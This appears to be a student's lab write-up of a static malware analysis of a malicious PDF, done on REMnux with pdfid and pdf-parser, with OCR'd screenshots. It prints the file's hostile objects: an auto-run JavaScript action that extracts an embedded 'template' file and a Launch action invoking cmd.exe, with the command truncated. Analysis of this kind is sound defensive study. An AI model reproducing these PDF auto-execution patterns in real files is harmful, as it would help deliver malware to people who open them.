
Malicious PDF File Analysis - No. 6


StaticAnalysis:

Used text editor to see the pdf file.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
SciTE Text Editor
Oct 13 23:39
chapter1.pdf - SciTE
File Edit Search View Tools Options Language Buffers Help
1 chapter1.pdf
remnux@remnux: ~/Downl...
malicous file – Fall 2022 TT...
Downloads
chapter1.pdf - SciTE
1 / 2
Right Ctrl

```
%PDF-1.0
1 0 obj
<<
        /Pages 2 0 R
        /Type /Catalog
>>
endobj
2 0 obj
<<
        /Count 1
        /Kids [ 3 0 R ]
        /Type /Pages
>>
endobj
3 0 obj
<<
        /Contents 4 0 R
        /Parent 2 0 R
        /Resources <<
                /Font <<
                        /F1 <<
                                /Type /Font
                                /Subtype /Type1
                                /BaseFont /Helvetica
                                /Name /F1
                        >>
                >>
        >>
        /Type /Page
        /MediaBox [ 0 0 795 842 ]
>>
endobj
4 0 obj
<<
        /Length 0
>>stream

endstream
endobj
xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000067 00000 n
0000000136 00000 n
0000000373 00000 n
trailer
<<
        /Root 1 0 R
        /Size 5
        /Info 0 0 R
>>
startxref
429
%%EOF
5 0 obj
<</EmbeddedFiles 6 0 R>>
endobj
6 0 obj
<</Names[(template)7 0 R]>>
```

The pdf contains 12 objects.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities SciTE Text Editor Oct 13 23:41
chapter1.pdf - SciTE
File Edit Search View Tools Options Language Buffers Help
1 chapter1.pdf
remnux@remnux: ~/Downl...
malicous file – Fall 2022 TT...
Downloads
chapter1.pdf - SciTE
1 / 2


```
endstream
endobj
9 0 obj
<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>
endobj
10 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf" (








982682 SECRET@#)>>>>
endobj
1 0 obj
<<
	/Pages 2 0 R/Names 5 0 R/OpenAction 9 0 R
	/Type /Catalog
>>
endobj
3 0 obj
<<
	/Contents 4 0 R
	/Parent 2 0 R
	/Resources <<
		/Font <<
			/F1 <<
				/Type /Font
				/Subtype /Type1
				/BaseFont /Helvetica
				/Name /F1
			>>
		>>
	>>
	/Type /Page
	/MediaBox [ 0 0 795 842 ]
/AA<</O 10 0 R>>>>
endobj
xref
5 6
0000000618 00000 n
0000000658 00000 n
0000000701 00000 n
0000000798 00000 n
0000044993 00000 n
0000045100 00000 n
1 1
0000045551 00000 n
3 1
0000045636 00000 n
trailer
<</Size 11/Prev 429/Root 1 0 R/Info 0 0 R>>
startxref
45888
%%EOF
```

The pdf has Javascript that is called to export a file name “template”.

In the doc file, use the text editor to see its content. The VBA script part shows the function “AutoOpen” which means the script will run automatically.

1. Report the number of objects in the file.


There are 12 objects in the given pdf file. To find the number of objects I used the pdfid.py command.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 8 13:49
remnux@remnux: ~/Downloads


```
remnux@remnux:~$ cd Downloads
remnux@remnux:~/Downloads$ pdfid chapter1.pdf
pdfid: command not found
remnux@remnux:~/Downloads$ pdfid chapter1.pdf
pdfid: command not found
remnux@remnux:~/Downloads$ pdfid.py chapter1.pdf
PDFiD 0.2.8 chapter1.pdf
 PDF Header: %PDF-1.0
 obj                   12
 endobj                12
 stream                 2
 endstream              2
 xref                   2
 trailer                2
 startxref              2
 /Page                  2
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    1
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                1
 /EmbeddedFile          0
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0
```

2. Determine whether the file is compressed or not.


I used pdf-parser tool to check whether the file is compressed or not. There's no \Filter used in any of the object. So, it's clear that the file is not compressed.


REMnux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Oct 8 18:38
remnux@remnux: ~/Downloads
Downloads
remnux@remnux: ~/Downloads
1 / 2
Right Ctrl

```
remnux@remnux:~/Downloads$ pdf-parser.py chapter1.pdf
PDF Comment '%PDF-1.0\r\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /Pages 2 0 R
    /Type /Catalog
  >>


obj 2 0
 Type: /Pages
 Referencing: 3 0 R

  <<
    /Count 1
    /Kids [ 3 0 R ]
    /Type /Pages
  >>


obj 3 0
 Type: /Page
 Referencing: 4 0 R, 2 0 R

  <<
    /Contents 4 0 R
    /Parent 2 0 R
    /Resources
      <<
        /Font
          <<
            /F1
              <<
                /Type /Font
                /Subtype /Type1
                /BaseFont /Helvetica
                /Name /F1
              >>
          >>
      >>
    /Type /Page
    /MediaBox [ 0 0 795 842 ]
  >>
```

